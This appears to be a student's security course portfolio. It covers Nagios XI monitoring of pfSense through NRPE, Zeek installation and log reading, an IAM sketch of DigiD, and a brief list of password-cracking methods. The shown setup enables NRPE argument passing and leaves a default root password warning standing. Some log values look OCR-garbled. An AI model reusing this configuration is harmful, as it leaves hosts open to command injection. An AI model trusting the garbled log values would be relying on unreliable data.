
8.2.1 IT Basic Monitoring (Availability)


IT monitoring allows you to differentiate between **availability monitoring** and **security monitoring**. IT monitoring is typically focused on **availability or performance**: is everything still up and running, are no disks full, etc.

And the tool to do the IT monitoring we are going to take look at is called **Nagios XI**. What is it?


Nagios XI is a comprehensive network and infrastructure monitoring solution that offers a wide range of features and capabilities for monitoring, alerting, and managing your IT infrastructure. Its pretty easy to setup. Below I will show it.

Exercise for this week: is to install and configure Nagios XI to monitor my network.





First thing you want to do when you navigate to the GUI, is to setup **Host Discovery**. That will Identify hosts in your network.



Then after that it will automatically add all the devices that are in your network, to be displayed on this **Dashboard**.

https://10.0.0.1/pkg_mgr_install.php

pfSense-pkg-nrpe installation successfully completed.

Installed Packages Available Packages Package Installer

Package Installation

```
Services... done.
Writing configuration... done.
Please visit Services - NRPE for configuration=====
Message from nrpe-4.1.0:

--
Enable NRPE in /etc/rc.conf with the following line:

nrpe_enable="YES"

A sample configuration is available in /usr/local/etc/nrpe.cfg.sample.
Copy to nrpe.cfg where required and edit to suit your needs.
--- Cleaning up cache --- done.
```

Then in the Pfsense, install the NRPE package in the package manager.

https://10.0.0.1/pkg_edit.php?nrpe_xmtd=0

WARNING: The 'root' account password is set to the default value. Change the password in the User Manager.

Package / Services: NRPE

Service Options

Enable NRPE ☒ Check this to enable NRPE daemon.

Configuration Options

Port Number: 5666
Port number we should wait for connections on. (Default: 5666)

Bind IP Address:
Set this to the IP address of the interface you want the daemon to listen on. (Optional)

Nagios Server(s): 10.0.0.4
IP Address of Nagios server. Usually a single IP; multiple IPs must be delimited by comma.

Allow Arguments (dont blame nrpe) ☒ Check this to enable accept NRPE arguments. (Default: 0)

Commands

Command Definitions that the Nagios server can call via the NRPE daemon.

check_u	check_v	check_w	check_x	check_y	check_z	check_1	check_2	check_3	check_4	check_5	check_6	check_7	check_8	check_9	check_10	check_11	check_12	check_13	check_14	check_15	check_16	check_17	check_18	check_19	check_20
☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒	☒
check_u	check_v	check_w	check_x	check_y	check_z	check_1	check_2	check_3	check_4	check_5	check_6	check_7	check_8	check_9	check_10	check_11	check_12	check_13	check_14	check_15	check_16	check_17	check_18	check_19	check_20
15,10,5	10,25,10	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%	20%	10%
5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10	5	10
100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200	100	200

Then once installed, you configure the Ip and add the checks that you want, so that the Nagios server can have access to the agents.

10.0.0.4/nagiosxi/config/

Navigation



Configuration Wizard: NRPE - Step 1


Server Information

IP Address: 10.0.0.1
The IP address or FQDNS name of the server you'd like to monitor.


Operating System: FreeBSD
The operating system running on the server you'd like to monitor.

Back Next

Here in the Nagios server GUI you can see I added the ip of the pfsense to the NRPE conf wizard, click next and it will do the rest.



It was a success, now we can monitor our pfsense.



Here are the performance graphs.

8.2.2 IT Security Monitoring (Confidentiality and Integrity)

Last time we had a look at Suricata & Nagios, but now is time we take a look at another good Monitoring tool called **Zeek**.

Zeek, formerly known as Bro, is an open-source **network security monitoring** (NSM) and traffic analysis framework. It is designed to provide a comprehensive platform for:


- network traffic analysis.
- intrusion detection.
- and security monitoring.

And to really understand the concept of monitoring we also have to take a look at policy monitoring, blacklist monitoring, and whitelist monitoring. What policy monitoring, blacklist monitoring, and whitelist monitoring are in simple terms:

- **Policy Monitoring:** Ensures adherence to established rules and guidelines.
- **Blacklist Monitoring:** Blocks known threats or unauthorized entities.
- **Whitelist Monitoring:** Permits only approved, trusted entities to interact with the system.

These monitoring approaches are often used together in a layered security strategy. Policy monitoring helps enforce organizational rules, while blacklist and whitelist monitoring specifically target known threats or trusted entities, respectively, to enhance overall security posture.

Exercise: install and configure Zeek and show some logs.



```
student@ubuntu-server-2204: ~
student@ubuntu-server-2204:~$ zeekctl
zeekctl: command not found
student@ubuntu-server-2204:~$ sudo /opt/zeek/bin/zeekctl
[sudo] password for student:
Hint: Run the zeekctl "deploy" command to get started

Welcome to ZeekControl 2.5.0-24

Type "help" for help.
[ZeekControl] > 
```

After following the installation guide the installation was successful. We now activated the zeek command line.

```
[ZeekControl] > deploy
checking configurations ...
installing ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/site ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
creating crash report for previously crashed nodes: zeek
Error: error occurred while trying to send mail: sendmail: fatal: open /etc/
No such file or directory
starting ...
starting zeek ...
[ZeekControl] > status
Sub Name      Type      Host      Status  Pid    Started
Ack zeek       standalone localhost running 2691   10 Nov 14:24:44
[ZeekControl] > 
```

After checking and deploying to see if everything works. The status was able to show we have our **zeek** server running.

```
student@ubuntu-server-2204: /opt/zeek/logs/current
student@ubuntu-server-2204: /opt/zeek/logs/current$ cat ssh.log
#separator \n#9
#set_separator .
#empty_field (empty)
#unset_field
#path ssh
#open 2023-11-10-14-51-18
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p version auth success auth_attempts direction client server cipher_alg mac_alg
#types time string uid id.orig_h id.orig_p id.resp_h id.resp_p version auth success auth_attempts direction client server cipher_alg mac_alg
1099627758.858387 CjCqkS30geaMuIdghg 172.16.2.15 52082 195.185.221.134 80 22 - - 0 - SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4 - -
student@ubuntu-server-2204: /opt/zeek/logs/current$ cat http.log
#separator \n#9
#set_separator .
#empty_field (empty)
#unset_field
#path http
#open 2023-11-10-15-49-18
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth method host uri referrer version user_agent origin request
#types time string uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth method host uri referrer version user_agent origin request
1099627758.874457 CdAwkZ123nfefEagtb 172.16.2.15 35212 213.136.12.213 80 1 - - - - 1.1 - - 0 1560 200 0
1099627758.884696 Ck3kxN2LAq199Umub9 172.16.2.15 35214 213.136.12.213 80 1 - - - - 1.1 - - 0 0 304 N
1099627758.895611 CkuS041uLwAmvQn009 172.16.2.15 35216 213.136.12.213 80 1 - - - - 1.1 - - 0 0 304 N
1099627758.907143 CF3ees4QtcbY91JGC3 172.16.2.15 35224 213.136.12.213 80 1 - - - - 1.1 - - 0 0 304 N
student@ubuntu-server-2204: /opt/zeek/logs/current$ 
```

Here are some logs. I was able to verify that was indeed was an ssh connection. And also verified the was traffic coming from website I visited in the browser with the http.log

```

student@ubuntu-server-2204: /opt/zeek/logs/current$ cat weird.log
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path weird
#open 2023-11-10-14-24-45
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p name addl notice peer source
#types time string addr port addr port string string bool string string
1699622685.582524 CH3RuI3w0jXNeMgb49 172.16.2.12 59210 172.16.2.15 22 bad_TCP_checksum - F zeek TCP
1699623454.143473 Cv9MtB4FyCxCrzxNK6 172.16.2.15 51860 185.125.190.56 123 bad_UDP_checksum - F zeek UDP
1699624273.564479 CjcqMs30geaNuIGdhg 172.16.2.12 51248 172.16.2.15 22 data_before_established - F zeek TCP
1699625743.271301 CwjHSJpTcWlxfony4 172.16.2.15 39752 34.120.127.130 443 bad_TCP_checksum - F zeek TCP
1699625743.275036 CwjHSJpTcWlxfony4 172.16.2.15 39752 34.120.127.130 443 active_connection_reuse - F zeek TCP
1699625749.589497 CEZRTp3fEXhy79qZ3d 172.16.2.15 39752 34.120.127.130 443 above_hole_data_without_any_acks - F zeek TCP
1699625754.440212 CEZRTp3fEXhy79qZ3d 172.16.2.15 39752 34.120.127.130 443 truncated_tcp_payload - F zeek TCP
1699625896.598973 CpQQJz156Ma5DcaNYl 172.16.2.15 68882 34.107.117.83 443 active_connection_reuse - F zeek TCP
1699625903.259125 CwCUhz1QWmdubGVGj 172.16.2.15 48940 34.107.117.83 443 active_connection_reuse - F zeek TCP
1699625904.426940 C19eR13yEvVPSpnpdd 172.16.2.15 48946 34.107.117.83 443 active_connection_reuse - F zeek TCP
1699625905.734390 C91bn52ZkKtAT87wL0 172.16.2.15 54926 169.254.169.254 80 active_connection_reuse - F zeek TCP
1699625905.734408 CD90wr3WCBUwK7L3t4 172.16.2.15 54916 169.254.169.254 80 active_connection_reuse - F zeek TCP
1699625905.734410 CRnzAd4IX71bivjbQf 172.16.2.15 54876 169.254.169.254 80 active_connection_reuse - F zeek TCP

```

Here is the **weird.log**:

Contains unusual or exceptional activity that can indicate malformed connections, traffic that doesn't conform to a particular protocol, malfunctioning or misconfigured hardware/services, or even an attacker attempting to avoid/confuse a sensor.

```


student@ubuntu-server-2204: /opt/zeek/logs/current$ cat conn.log | zeek-cut -d ts id.orig_h id.resp_h service | awk '{if($4 != "dns" && $4 != "-") print $1,$2,$3,$4}'
2023-11-10T14:37:34+0100 172.16.2.15 185.125.190.56 ntp
2023-11-10T15:03:25+0100 172.16.2.15 172.16.2.1 dhcp
2023-11-10T15:11:42+0100 172.16.2.15 185.125.190.56 ntp
2023-11-10T15:45:50+0100 172.16.2.15 185.125.190.56 ntp
2023-11-10T16:03:26+0100 172.16.2.15 172.16.2.1 dhcp
2023-11-10T16:19:58+0100 172.16.2.15 185.125.190.56 ntp
student@ubuntu-server-2204: /opt/zeek/logs/current$

```

IP's that receive most traffic.

Also **conn.log**:

Contains an entry for every connection seen on the wire, with basic properties such as time and duration, originator and responder IP addresses, services and ports, payload size, and much more. This log provides a comprehensive record of the network's activity.



Also as a bonus, I was trying to visualize the logs from zeek into my Elastic search. But was not able to read them. It did manage to collect them via elastic agent though. I will leave the Elastic search part out.

In conclusion the exercise was fun to do. I learned about a new monitoring tool like Zeek and was able to see logs generated from my private vlan in the netlab.

9 Concepts: Identity Management, Authentication and Access Control

9.1 Identity Management, Authentication and Access Control


We will now discuss **Identity Management, Authentication, and Access Control**. What exactly is it?

Identity and access management (IAM) is the process of maintaining network users and managing their access rights to networking items such as files, folders, programs, printers, and buildings. It is recommended to set responsibilities for groups of users to keep this manageable.

RBAC stands for Role Based Access Control. Policies frequently specify the rights granted to users to access resources.

For this weeks group assignment: Reverse engineer the DigiD infrastructure and apply the knowledge of what we just learned.

Here is a custom diagram of what we think the DigiD infrastructure looks like:



Explanation: when you first open the app to authenticate, DigiD will communicate via **SIEM (security information event management)** to manage to notifications on an international basis, then **the SAML profile** is used for web browser **single sign on (SSO)**, then the information (Personal Data) is exchanged between **Logius & the Dutch government (Rijksoverheid)**. And once the authentication is verified, you will be logged in in the government-owned website.

Sources:

<https://www.logius.nl/domeinen/toegang/digid/documentatie/koppelvlakspecificatie-digid-saml-authenticatie>

<https://www.digid.nl/en/what-is-digid/>




Image-

Source: <https://www.mijnpgb.nl/binaries/medium/content/gallery/mijnpgb/content-afbeeldingen/nieuws/inloggen-digid-app-nieuwsbericht.png>

9.2 Password Cracking (system and network)

Password cracking is the process of attempting to guess or recover a password by repeatedly testing different password combinations. It is often used for both legal and illegal reasons. Legal applications include security testing and password recovery, but illegal operations involve unauthorized access to systems or accounts.

Here are some common methods used in password cracking:

Source: <https://stytych.com/blog/top-10-password-cracking-techniques/>

1. Brute Force Attacks:

- **Description:** Brute force attacks involve trying every possible combination of characters until the correct password is found.

2. Dictionary Attacks:

- **Description:** Dictionary attacks use a pre-existing list of potential passwords (a dictionary) to try and gain access to a system.

3. Rainbow Table Attacks:

- **Description:** Rainbow tables are precomputed tables of hash values for possible passwords. An attacker compares the hashed passwords in the target system against the entries in the rainbow table.

4. Credential Stuffing:

- **Description:** Credential stuffing involves using username-password pairs obtained from one breach to gain unauthorized access to other online accounts where users have reused passwords.

5. Phishing:

